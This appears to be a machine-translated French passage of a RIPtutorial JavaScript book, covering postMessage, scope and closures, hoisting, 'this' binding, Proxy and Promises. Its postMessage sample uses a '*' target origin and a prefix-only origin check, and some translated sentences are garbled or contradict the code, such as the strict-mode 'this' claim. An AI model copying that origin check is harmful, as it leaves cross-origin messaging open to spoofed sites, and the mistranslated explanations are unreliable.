La méthode `postMessage()` de la `window` cible peut être appelée pour envoyer un message à une autre `window` , qui pourra l'intercepter avec son `onmessage` événement `onmessage` , l'élaborer et, si nécessaire, envoyer une réponse à la fenêtre de l'expéditeur en utilisant `postMessage()` nouveau.

Exemple de fenêtre communiquant avec un cadre enfant

- Contenu de `http://main-site.com/index.html` :

  ```
  <!-- ... -->
  <iframe id="frame-id" src="http://other-site.com/index.html"></iframe>
  <script src="main_site_script.js"></script>
  <!-- ... -->
  ```

- Contenu de `http://other-site.com/index.html` :

  ```
  <!-- ... -->
  <script src="other_site_script.js"></src>
  <!-- ... -->
  ```

- Contenu de `main_site_script.js` :

```
// Get the <iframe>'s window
var frameWindow = document.getElementById('frame-id').contentWindow;

// Add a listener for a response
window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://other-site.com') == 0) {

        // Check the response
        console.log(evt.data);
        /* ... */
    }
});

// Send a message to the frame's window
frameWindow.postMessage(/* any obj or var */, '*');
```

- Contenu de `other_site_script.js` :

```
window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://main-site.com') == 0) {

        // Read and elaborate the received data
        console.log(evt.data);
        /* ... */

        // Send a response back to the main window
        window.parent.postMessage(/* any obj or var */, '*');
    }
});
```

Lire Politique d'origine et communication d'origine croisée en ligne: https://riptutorial.com/fr/javascript/topic/4742/politique-d-origine-et-communication-d-origine-croisee

Chapitre 87: Portée

Remarques

Scope est le contexte dans lequel les variables vivent et peut être accédé par un autre code dans la même portée. JavaScript pouvant être largement utilisé comme langage de programmation fonctionnel, il est important de connaître la portée des variables et des fonctions, car cela permet d'éviter les bogues et les comportements inattendus à l'exécution.

Examples

Différence entre var et let

(Remarque: tous les exemples utilisant `let` sont également valables pour `const`)

`var` est disponible dans toutes les versions de JavaScript, alors que `let` et `const` font partie d'ECMAScript 6 et sont uniquement disponibles dans certains navigateurs récents .

`var` est portée à la fonction contenant ou à l'espace global, selon qu'elle est déclarée:

```
var x = 4; // global scope

function DoThings() {
    var x = 7; // function scope
    console.log(x);
}

console.log(x); // >> 4
DoThings();     // >> 7
console.log(x); // >> 4
```

Cela signifie qu'il "échappe" `if` instructions et toutes les constructions de blocs similaires:

```
var x = 4;
if (true) {
    var x = 7;
}
console.log(x); // >> 7

for (var i = 0; i < 4; i++) {
    var j = 10;
}
console.log(i); // >> 4
console.log(j); // >> 10
```

À titre de comparaison, `let` champ d’attente:

```
let x = 4;

if (true) {
```

```
    let x = 7;
    console.log(x); // >> 7
}

console.log(x); // >> 4

for (let i = 0; i < 4; i++) {
    let j = 10;
}
console.log(i); // >> "ReferenceError: i is not defined"
console.log(j); // >> "ReferenceError: j is not defined"
```

Notez que `i` et `j` ne sont déclarés que dans la boucle `for` et sont donc non déclarés en dehors de celle-ci.

Il existe plusieurs autres différences cruciales:

Déclaration de variable globale

Dans la portée supérieure (en dehors des fonctions et des blocs), les déclarations `var` placent un élément dans l'objet global. `let` ne pas:

```
var x = 4;
let y = 7;

console.log(this.x); // >> 4
console.log(this.y); // >> undefined
```

Re-déclaration

Déclarer une variable deux fois en utilisant `var` ne produit pas d'erreur (même si cela équivaut à la déclarer une fois):

```
var x = 4;
var x = 7;
```

Avec `let` , cela produit une erreur:

```
let x = 4;
let x = 7;
```

> TypeError: l'identifiant `x` a déjà été déclaré

La même chose est vraie lorsque `y` est déclaré avec `var` :

```
var y = 4;
let y = 7;
```

> TypeError: l'identifiant `y` a déjà été déclaré

Cependant les variables déclarées avec let peuvent être réutilisées (non re-déclarées) dans un

bloc imbriqué

```
let i = 5;
{
   let i = 6;
   console.log(i); // >> 6
}
console.log(i); // >> 5
```

Au sein du bloc l'extérieur `i` est inaccessible, mais si le bloc a une à l' intérieur `let` déclaration pour `i` , l'extérieur `i` ne peux pas être accessible et jetterai un `ReferenceError` si elle est utilisée avant la seconde est déclarée.

```
let i = 5;
{
    i = 6;  // outer i is unavailable within the Temporal Dead Zone
    let i;
}
```

> ReferenceError: i n'est pas défini

Levage

Les variables déclarées à la fois avec `var` et `let` sont hissées . La différence est qu'une variable déclarée avec `var` peut être référencée avant sa propre affectation, car elle est automatiquement attribuée (avec une valeur `undefined`), mais `let` peut pas - elle exige spécifiquement que la variable soit déclarée avant d'être invoquée:

```
console.log(x); // >> undefined
console.log(y); // >> "ReferenceError: `y` is not defined"
//OR >> "ReferenceError: can't access lexical declaration `y` before initialization"
var x = 4;
let y = 7;
```

La zone située entre le début d'un bloc et une déclaration `let` ou `const` est appelée zone morte temporelle , et toute référence à la variable dans cette zone provoquera une `ReferenceError` . Cela se produit même si la variable est affectée avant d'être déclarée :

```
y=7; // >> "ReferenceError: `y` is not defined"
let y;
```

En mode non strict, l' affectation d'une valeur à une variable sans déclaration déclare automatiquement la variable dans la portée globale . Dans ce cas, au lieu de `y` étant automatiquement déclaré dans la portée globale, `let` le nom de la variable (`y`) en réserve et n'autorisez aucun accès ou affectation avant la ligne où il est déclaré / initialisé.

Fermetures

Lorsqu'une fonction est déclarée, les variables dans le contexte de sa *déclaration* sont capturées dans sa portée. Par exemple, dans le code ci-dessous, la variable `x` est liée à une valeur dans la

portée externe, puis la référence à `x` est capturée dans le contexte de la `bar` :

```
var x = 4; // declaration in outer scope

function bar() {
    console.log(x); // outer scope is captured on declaration
}

bar(); // prints 4 to console
```

> Sortie de l'échantillon: `4`

Ce concept de portée "capturer" est intéressant car nous pouvons utiliser et modifier des variables depuis une étendue externe même après la fin de la portée externe. Par exemple, prenez en compte les éléments suivants:

```
function foo() {
    var x = 4; // declaration in outer scope

    function bar() {
        console.log(x); // outer scope is captured on declaration
    }

    return bar;

    // x goes out of scope after foo returns
}

var barWithX = foo();
barWithX(); // we can still access x
```

> Sortie de l'échantillon: `4`

Dans l'exemple ci-dessus, lorsque `foo` est appelé, son contexte est capturé dans la `bar` fonctions. Donc, même après son retour, la `bar` peut toujours accéder à la variable `x` et la modifier. La fonction `foo` , dont le contexte est capturé dans une autre fonction, est considérée comme une *fermeture* .

Données privées

Cela nous permet de faire des choses intéressantes, telles que la définition de variables "privées" visibles uniquement pour une fonction ou un ensemble de fonctions spécifique. Un exemple artificiel (mais populaire):

```
function makeCounter() {
    var counter = 0;

    return {
        value: function () {
            return counter;
        },
        increment: function () {
            counter++;
```

```
        }
    };
}

var a = makeCounter();
var b = makeCounter();

a.increment();

console.log(a.value());
console.log(b.value());
```

Sortie de l'échantillon:

```
1
0
```

Lorsque `makeCounter()` est appelé, un instantané du contexte de cette fonction est enregistré. Tout le code de `makeCounter()` utilisera cet instantané dans leur exécution. Deux appels de `makeCounter()` créeront donc deux instantanés différents, avec leur propre copie du `counter` .

Expressions de fonction immédiatement appelées (IIFE)

Les fermetures sont également utilisées pour empêcher la pollution globale des espaces de noms, souvent grâce à l'utilisation d'expressions de fonctions invoquées immédiatement.

Les expressions de fonction invoquées immédiatement (ou, peut-être de manière plus intuitive, *des fonctions anonymes auto-exécutables*) sont essentiellement des fermetures appelées juste après la déclaration. L'idée générale de l'IECF est d'invoquer l'effet secondaire de la création d'un contexte distinct accessible uniquement au code de l'IECF.

Supposons que nous voulions pouvoir référencer `jQuery` avec `$` . Considérons la méthode naïve, sans utiliser un IIFE:

```
var $ = jQuery;
// we've just polluted the global namespace by assigning window.$ to jQuery
```

Dans l'exemple suivant, un IIFE est utilisé pour garantir que `$` est lié à `jQuery` uniquement dans le contexte créé par la fermeture:

```
(function ($) {
    // $ is assigned to jQuery here
})(jQuery);
// but window.$ binding doesn't exist, so no pollution
```

Voir la réponse canonique sur Stackoverflow pour plus d'informations sur les fermetures.

Levage

Qu'est-ce que le levage?

Le levage est un mécanisme qui déplace toutes les déclarations de variables et de fonctions au sommet de leur portée. Cependant, les affectations de variables se produisent toujours là où elles étaient à l'origine.

Par exemple, considérez le code suivant:

```
console.log(foo);  // → undefined
var foo = 42;
console.log(foo);  // → 42
```

Le code ci-dessus est le même que:

```
var foo;             // → Hoisted variable declaration
console.log(foo);    // → undefined
foo = 42;            // → variable assignment remains in the same place
console.log(foo);    // → 42
```

Notez que le `undefined` ci-dessus n'est pas le même que celui `not defined` résultant de l'exécution:

```
console.log(foo);    // → foo is not defined
```

Un principe similaire s'applique aux fonctions. Lorsque des fonctions sont affectées à une variable (c'est-à-dire une expression de fonction), la déclaration de variable est hissée pendant que l'affectation reste au même endroit. Les deux extraits de code suivants sont équivalents.

```
console.log(foo(2, 3));     // → foo is not a function

var foo = function(a, b) {
    return a * b;
}
```

```
var foo;
console.log(foo(2, 3));     // → foo is not a function
foo = function(a, b) {
    return a * b;
}
```

Lors de la déclaration des instructions de fonction , un scénario différent se produit. Contrairement aux instructions de fonction, les déclarations de fonction sont placées au sommet de leur portée. Considérez le code suivant:

```
console.log(foo(2, 3));  // → 6
function foo(a, b) {
    return a * b;
}
```

Le code ci-dessus est identique à l'extrait de code suivant en raison du levage:

```
function foo(a, b) {
    return a * b;
}

console.log(foo(2, 3));  // → 6
```

Voici quelques exemples de ce qui est ou non:

```
// Valid code:
foo();

function foo() {}

// Invalid code:
bar();                     // → TypeError: bar is not a function
var bar = function () {};


// Valid code:
foo();
function foo() {
    bar();
}
function bar() {}


// Invalid code:
foo();
function foo() {
    bar();                // → TypeError: bar is not a function
}
var bar = function () {};


// (E) valid:
function foo() {
    bar();
}
var bar = function(){};
foo();
```

Limites du levage

L'initialisation d'une variable ne peut pas être levée ou In simple JavaScript déclenche des déclarations non initialisées.

Par exemple: Les scripts ci-dessous donneront des sorties différentes.

```
var x = 2;
var y = 4;
alert(x + y);
```

Cela vous donnera une sortie de 6. Mais cela ...


```
var x = 2;
alert(x + y);
var y = 4;
```

Cela vous donnera une sortie de NaN. Puisque nous initialisons la valeur de y, le levage de JavaScript ne se produit pas, donc la valeur de y sera indéfinie. Le JavaScript considérera que y n'est pas encore déclaré.

Le deuxième exemple est donc le même que ci-dessous.

```
var x = 2;
var y;
alert(x + y);
y = 4;
```

Cela vous donnera une sortie de NaN.



Utiliser let in loops au lieu de var (exemple des gestionnaires de clic)

Disons que nous devons ajouter un bouton pour chaque élément du tableau `loadedData` (par exemple, chaque bouton doit être un curseur affichant les données; pour des raisons de simplicité, nous allons simplement alerter un message). On peut essayer quelque chose comme ça:

```
for(var i = 0; i < loadedData.length; i++)
    jQuery("#container").append("<a class='button'>"+loadedData[i].label+"</a>")
        .children().last() // now let's attach a handler to the button which is a child
        .on("click",function() { alert(loadedData[i].content); });
```

Mais au lieu d'alerter, chaque bouton provoquera la

> TypeError: loadedData [i] n'est pas défini

Erreur. C'est parce que la portée de `i` est la portée globale (ou une portée de fonction) et après la boucle, `i == 3` . Ce dont nous avons besoin, ce n'est pas de "nous souvenir de l'état de `i` ". Cela peut être fait en utilisant `let` :

```
for(let i = 0; i < loadedData.length; i++)
    jQuery("#container").append("<a class='button'>"+loadedData[i].label+"</a>")
        .children().last() // now let's attach a handler to the button which is a child
```

```
        .on("click",function() { alert(loadedData[i].content); });
```

Un exemple de `loadedData` à tester avec ce code:

```
    var loadedData = [
        { label:"apple",      content:"green and round" },
        { label:"blackberry", content:"small black or blue" },
        { label:"pineapple",  content:"weird stuff.. difficult to explain the shape" }
    ];
```

Un violon pour illustrer cela

Invocation de méthode

Invoquer une fonction comme méthode d'un objet, la valeur de `this` objet sera cet objet.

```
var obj = {
    name: "Foo",
    print: function () {
        console.log(this.name)
    }
}
```

Nous pouvons maintenant appeler print comme méthode d'obj. `this` sera obj

```
obj.print();
```

Cela va donc se connecter:

> Foo

Invocation anonyme

En appelant une fonction en tant que fonction anonyme, `this` sera l'objet global (`self` dans le navigateur).

```
function func() {
    return this;
}

func() === window; // true
```

5

Dans le mode strict d'ECMAScript 5 , `this` ne sera pas `undefined` si la fonction est invoquée de manière anonyme.

```
(function () {
    "use strict";
    func();
}())
```

Cela va sortir

```
undefined
```

Invocation du constructeur

Lorsqu'une fonction est appelée en tant que constructeur avec le `new` mot `this` clé, `this` prend la valeur de l'objet en cours de construction

```
function Obj(name) {
    this.name = name;
}

var obj = new Obj("Foo");

console.log(obj);
```

Cela se connectera

> {name: "Foo"}

Invocation de la fonction flèche

6

Lors de l' utilisation des fonctions de direction `this` prend la valeur du contexte d'exécution d'enceinte est `this` (à savoir, `this` dans des fonctions de direction a une portée lexicale plutôt que la portée dynamique d' habitude). En code global (code qui n'appartient à aucune fonction), ce serait l'objet global. Et cela se maintient, même si vous invoquez la fonction déclarée avec la notation en flèche de l'une des autres méthodes décrites ici.

```
var globalThis = this; //"window" in a browser, or "global" in Node.js

var foo = (() => this);

console.log(foo() === globalThis);          //true

var obj = { name: "Foo" };
console.log(foo.call(obj) === globalThis);  //true
```

Voyez comment `this` hérite du contexte plutôt que de faire référence à l'objet sur lequel la méthode a été appelée.

```
var globalThis = this;

var obj = {
    withoutArrow: function() {
        return this;
    },
    withArrow: () => this
};
```

```
console.log(obj.withoutArrow() === obj);      //true
console.log(obj.withArrow() === globalThis);  //true

var fn = obj.withoutArrow; //no longer calling withoutArrow as a method
var fn2 = obj.withArrow;
console.log(fn() === globalThis);             //true
console.log(fn2() === globalThis);            //true
```

Appliquer et appeler la syntaxe et l'appel.

Les méthodes `apply` et `call` de chaque fonction lui permettent de fournir une valeur personnalisée pour `this` .

```
function print() {
    console.log(this.toPrint);
}

print.apply({ toPrint: "Foo" }); // >> "Foo"
print.call({ toPrint: "Foo" }); // >> "Foo"
```

Vous remarquerez peut-être que la syntaxe des deux invocations utilisées ci-dessus est la même. c'est-à-dire que la signature est similaire.

Mais il y a une petite différence dans leur utilisation, étant donné que nous traitons des fonctions et modifions leurs étendues, nous devons toujours conserver les arguments originaux transmis à la fonction. Les deux `apply` et `call` support transmettent des arguments à la fonction cible comme suit:

```
function speak() {
    var sentences = Array.prototype.slice.call(arguments);
    console.log(this.name+": "+sentences);
}
var person = { name: "Sunny" };
speak.apply(person, ["I", "Code", "Startups"]); // >> "Sunny: I Code Startups"
speak.call(person, "I", "<3", "Javascript"); // >> "Sunny: I <3 Javascript"
```

Notez que `apply` vous permet de passer un objet `Array` ou un objet `arguments` (comme un tableau) en tant que liste d'arguments, alors que `call` nécessite que vous transmettiez chaque argument séparément.

Ces deux méthodes vous donnent la liberté d'obtenir autant de fantaisie que vous le souhaitez, comme l'implémentation d'une mauvaise version du `bind` natif d'ECMAScript pour créer une fonction qui sera toujours appelée comme méthode d'un objet à partir d'une fonction d'origine.

```
function bind (func, obj) {
    return function () {
        return func.apply(obj, Array.prototype.slice.call(arguments, 1));
    }
}

var obj = { name: "Foo" };

function print() {
```

```
    console.log(this.name);
}

printObj = bind(print, obj);

printObj();
```

Cela se connectera

> "Foo"

La fonction `bind` a beaucoup à faire

1. `obj` sera utilisé comme valeur de `this`
2. transmettre les arguments à la fonction
3. puis retourne la valeur

Invocation liée

La méthode `bind` de chaque fonction vous permet de créer une nouvelle version de cette fonction avec le contexte strictement lié à un objet spécifique. Il est particulièrement utile de forcer l'appel d'une fonction en tant que méthode d'un objet.

```
var obj = { foo: 'bar' };

function foo() {
    return this.foo;
}

fooObj = foo.bind(obj);

fooObj();
```

Cela va se connecter:

> bar

Lire Portée en ligne: https://riptutorial.com/fr/javascript/topic/480/portee

Chapitre 88: Procuration

Introduction

Un proxy en JavaScript peut être utilisé pour modifier des opérations fondamentales sur des objets. Des proxies ont été introduits dans ES6. Un proxy sur un objet est lui-même un objet comportant des *interruptions* . Des interruptions peuvent être déclenchées lorsque des opérations sont effectuées sur le proxy. Cela inclut la recherche de propriétés, l'appel de fonctions, la modification de propriétés, l'ajout de propriétés, etc. Lorsqu'aucune interruption applicable n'est définie, l'opération est effectuée sur l'objet traité comme s'il n'y avait pas de proxy.

Syntaxe

- `let proxied = new Proxy(target, handler);`

Paramètres

Paramètre	Détails
cible	L'objet cible, les actions sur cet objet (get, setting, etc ...) seront acheminées via le gestionnaire
gestionnaire	Un objet pouvant définir des "traps" pour intercepter des actions sur l'objet cible (get, setting, etc ...)

Remarques

Une liste complète des "traps" disponibles se trouve sur MDN - Proxy - "Méthodes de l'objet gestionnaire" .

Examples

Proxy très simple (en utilisant le trap trap)

Ce proxy ajoute simplement la chaîne `" went through proxy"` à chaque jeu de propriétés de chaîne de l' `object` cible.

```
let object  = {};

let handler = {
    set(target, prop, value){ // Note that ES6 object syntax is used
        if('string' === typeof value){
            target[prop] = value + " went through proxy";
        }
```

```
    }
};

let proxied = new Proxy(object, handler);

proxied.example = "ExampleValue";

console.log(object);
// logs: { example: "ExampleValue went trough proxy" }
// you could also access the object via proxied.target
```

Recherche de propriété de propriété

Pour influencer la recherche de propriété, le gestionnaire `get` doit être utilisé.

Dans cet exemple, nous modifions la recherche de propriétés afin que non seulement la valeur, mais également le type de cette valeur soit renvoyé. Nous utilisons Reflect pour faciliter cela.

```
let handler = {
    get(target, property) {
        if (!Reflect.has(target, property)) {
            return {
                value: undefined,
                type: 'undefined'
            };
        }
        let value = Reflect.get(target, property);
        return {
            value: value,
            type: typeof value
        };
    }
};

let proxied = new Proxy({foo: 'bar'}, handler);
console.log(proxied.foo); // logs `Object {value: "bar", type: "string"}`
```

Lire Procuration en ligne: https://riptutorial.com/fr/javascript/topic/4686/procuration

Chapitre 89: Promesses

Syntaxe

- nouvelle promesse (/ * fonction d'exécuteur: * / function (resolution, reject) {})
- promise.then (onFulfilled [, onRejected])
- promise.catch (onRejected)
- Promise.resolve (résolution)
- Promise.reject (raison)
- Promise.all (itérable)
- Promise.race (itérable)

Remarques

Les promesses font partie de la spécification ECMAScript 2015 et la prise en charge du navigateur est limitée, avec 88% des navigateurs à travers le monde en juillet 2017. Le tableau suivant donne un aperçu des premières versions de navigateur prenant en charge les promesses.

Chrome	Bord	Firefox	Internet Explorer	Opéra	Opera Mini	Safari	iOS Safari
32	12	27	X	19	X	7.1	8

Dans les environnements qui ne les supportent pas, `Promise` peut être polyfilled. Les bibliothèques tierces peuvent également fournir des fonctionnalités étendues, telles que la "promisification" automatisée des fonctions de rappel ou des méthodes supplémentaires telles que la `progress` également appelée `notify` .

Le site Web standard Promises / A + fournit une liste d'implémentations conformes à 1.0 et 1.1 . Les rappels de promesses basés sur la norme A + sont toujours exécutés de manière asynchrone en tant que microtasques dans la boucle d'événements .

Examples

Chaîne de promesse

La méthode `then` d'une promesse renvoie une nouvelle promesse.

```
const promise = new Promise(resolve => setTimeout(resolve, 5000));

promise
    // 5 seconds later
    .then(() => 2)
    // returning a value from a then callback will cause
    // the new promise to resolve with this value
    .then(value => { /* value === 2 */ });
```

De retour d' une `Promise` d'un `then` rappel ajoutera à la chaîne de promesse.

```
function wait(millis) {
    return new Promise(resolve => setTimeout(resolve, millis));
}

const p = wait(5000).then(() => wait(4000)).then(() => wait(1000));
p.then(() => { /* 10 seconds have passed */ });
```

Un `catch` permet à une promesse rejetée de récupérer, similaire à la manière dont `catch` dans une instruction `try` / `catch` fonctionne. Tout enchaînée , `then` après une `catch` exécutera son gestionnaire de résolution en utilisant la valeur résolue de la `catch` .

```
const p = new Promise(resolve => {throw 'oh no'});
p.catch(() => 'oh yes').then(console.log.bind(console));  // outputs "oh yes"
```

S'il n'y a pas `catch` ou `reject` les gestionnaires au milieu de la chaîne, une `catch` à la fin capturera tout rejet dans la chaîne:

```
p.catch(() => Promise.reject('oh yes'))
  .then(console.log.bind(console))      // won't be called
  .catch(console.error.bind(console));  // outputs "oh yes"
```

Dans certaines occasions, vous pouvez vouloir "brancher" l'exécution des fonctions. Vous pouvez le faire en renvoyant différentes promesses d'une fonction en fonction de la condition. Plus loin dans le code, vous pouvez fusionner toutes ces branches en une seule pour y appeler d'autres fonctions et / ou traiter toutes les erreurs en un seul endroit.

```
promise
    .then(result => {
        if (result.condition) {
            return handlerFn1()
                .then(handlerFn2);
        } else if (result.condition2) {
            return handlerFn3()
                .then(handlerFn4);
        } else {
            throw new Error("Invalid result");
        }
    })
    .then(handlerFn5)
    .catch(err => {
        console.error(err);
    });
```

Ainsi, l'ordre d'exécution des fonctions ressemble à ceci:

```
promise --> handlerFn1 -> handlerFn2 --> handlerFn5 ~~> .catch()
         |                            ^
         V                            |
         -> handlerFn3 -> handlerFn4 -^
```

La `catch` unique aura l'erreur sur n'importe quelle branche.

introduction


Un objet `Promise` représente une opération qui *a produit ou produira éventuellement* une valeur. Les promesses fournissent un moyen robuste d'emballer le résultat (éventuellement en attente) du travail asynchrone, en atténuant le problème des rappels profondément imbriqués (connus sous le nom de « callback hell »).

États et flux de contrôle

Une promesse peut être dans l'un des trois états suivants:

- *pending* - L'opération sous-jacente n'est pas encore terminée et la promesse est en *cours d'* exécution.
- *réalisé* - L'opération est terminée et la promesse est *remplie* avec une *valeur* . Cela revient à renvoyer une valeur à partir d'une fonction synchrone.
- *rejeté* - Une erreur est survenue pendant l'opération et la promesse est *rejetée* avec un *motif* . Cela revient à lancer une erreur dans une fonction synchrone.

Une promesse est dite *réglée* (ou *résolue*) lorsqu'elle est remplie ou rejetée. Une fois qu'une promesse est réglée, elle devient immuable et son état ne peut pas changer. Les méthodes `then` et `catch` d'une promesse peuvent être utilisées pour attacher des callbacks qui s'exécutent quand il est réglé. Ces rappels sont appelés avec la valeur d'exécution et la raison de rejet, respectivement.



Exemple

```
const promise = new Promise((resolve, reject) => {
    // Perform some work (possibly asynchronous)
    // ...

    if (/* Work has successfully finished and produced "value" */) {
        resolve(value);
    } else {
        // Something went wrong because of "reason"
        // The reason is traditionally an Error object, although
        // this is not required or enforced.
        let reason = new Error(message);
        reject(reason);

        // Throwing an error also rejects the promise.
        throw reason;
    }
});
```

Les méthodes `then` et `catch` peuvent être utilisées pour joindre des rappels d'exécution et de rejet:

```
promise.then(value => {
    // Work has completed successfully,
    // promise has been fulfilled with "value"
}).catch(reason => {
    // Something went wrong,
    // promise has been rejected with "reason"
});
```

Remarque: Appeler `promise.then(...)` et `promise.catch(...)` sur la même promesse peut entraîner une `Uncaught exception in Promise` si une erreur survient, que ce soit lors de l'exécution de la promesse ou dans l'un des rappels. le meilleur moyen serait de fixer le prochain auditeur sur la promesse retournée par la précédente `then` / `catch` .

Sinon, les deux callbacks peuvent être attachés à un seul appel à `then` :

```
promise.then(onFulfilled, onRejected);
```

Joindre des rappels à une promesse qui a déjà été réglée les placera immédiatement dans la file d'attente des microtask , et ils seront appelés "dès que possible" (c'est-à-dire immédiatement après le script en cours d'exécution). Il n'est pas nécessaire de vérifier l'état de la promesse avant de joindre des rappels, contrairement à de nombreuses autres implémentations émettant des événements.

Démo en direct

Appel de fonction retard

La méthode `setTimeout()` appelle une fonction ou évalue une expression après un nombre spécifié de millisecondes. C'est également un moyen trivial de réaliser une opération asynchrone.

Dans cet exemple, l'appel de la fonction `wait` résout la promesse après l'heure spécifiée comme premier argument:

```
function wait(ms) {
    return new Promise(resolve => setTimeout(resolve, ms));
}

wait(5000).then(() => {
    console.log('5 seconds have passed...');
});
```

En attente de multiples promesses simultanées

La méthode statique `Promise.all()` accepte une itération (par exemple un `Array`) de promesses et renvoie une nouvelle promesse, qui se résout lorsque **toutes les** promesses de l'itérable ont été résolues ou rejetées si **au moins une** des promesses de l'itérable a été rejetée.

```
// wait "millis" ms, then resolve with "value"
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "millis" ms, then reject with "reason"
function reject(reason, milliseconds) {
    return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    resolve(3, 7000)
]).then(values => console.log(values)); // outputs "[1, 2, 3]" after 7 seconds.

Promise.all([
    resolve(1, 5000),
    reject('Error!', 6000),
    resolve(2, 7000)
]).then(values => console.log(values)) // does not output anything
.catch(reason => console.log(reason)); // outputs "Error!" after 6 seconds.
```

Les valeurs non prometteuses dans l'itérable sont "promis" .

```
Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    { hello: 3 }
])
.then(values => console.log(values)); // outputs "[1, 2, { hello: 3 }]" after 6 seconds
```

L'affectation de destruction peut aider à récupérer les résultats de plusieurs promesses.

```
Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    resolve(3, 7000)
])
.then(([result1, result2, result3]) => {
    console.log(result1);
    console.log(result2);
```

```
    console.log(result3);
});
```

En attendant la première des multiples promesses simultanées

La méthode statique `Promise.race()` accepte une itération de Promises et renvoie une nouvelle promesse qui résout ou rejette dès que la **première** des promesses de l'itérable a été résolue ou rejetée.

```
// wait "milliseconds" milliseconds, then resolve with "value"
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "milliseconds" milliseconds, then reject with "reason"
function reject(reason, milliseconds) {
    return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.race([
    resolve(1, 5000),
    resolve(2, 3000),
    resolve(3, 1000)
])
.then(value => console.log(value)); // outputs "3" after 1 second.


Promise.race([
    reject(new Error('bad things!'), 1000),
    resolve(2, 2000)
])
.then(value => console.log(value)) // does not output anything
.catch(error => console.log(error.message)); // outputs "bad things!" after 1 second
```

Valeurs "prometteuses"

La méthode statique `Promise.resolve` peut être utilisée pour envelopper des valeurs dans des promesses.

```
let resolved = Promise.resolve(2);
resolved.then(value => {
    // immediately invoked
    // value === 2
});
```

Si `value` est déjà une promesse, `Promise.resolve` simplement.

```
let one = new Promise(resolve => setTimeout(() => resolve(2), 1000));
let two = Promise.resolve(one);
two.then(value => {
    // 1 second has passed
    // value === 2
});
```

En fait, `value` peut être n'importe quel "thenable" (objet définissant une méthode `then` qui fonctionne suffisamment comme une promesse conforme aux spécifications). Cela permet à `Promise.resolve` de convertir des objets tiers non approuvés en promesses de confiance de tiers.

```
let resolved = Promise.resolve({
    then(onResolved) {
        onResolved(2);
    }
});
resolved.then(value => {
    // immediately invoked
    // value === 2
});
```

La méthode statique `Promise.reject` renvoie une promesse qui rejette immédiatement avec la `reason` donnée.

```
let rejected = Promise.reject("Oops!");
rejected.catch(reason => {
    // immediately invoked
    // reason === "Oops!"
});
```

Fonctions "prometteuses" avec rappels

Étant donné une fonction qui accepte un rappel de style Node,

```
fooFn(options, function callback(err, result) { ... });
```

vous pouvez le promettre *(le convertir en une fonction basée sur les promesses)* comme ceci:

```
function promiseFooFn(options) {
    return new Promise((resolve, reject) =>
        fooFn(options, (err, result) =>
            // If there's an error, reject; otherwise resolve
            err ? reject(err) : resolve(result)
        )
    );
}
```

Cette fonction peut alors être utilisée comme suit:

```
promiseFooFn(options).then(result => {
    // success!
}).catch(err => {
    // error!
});
```

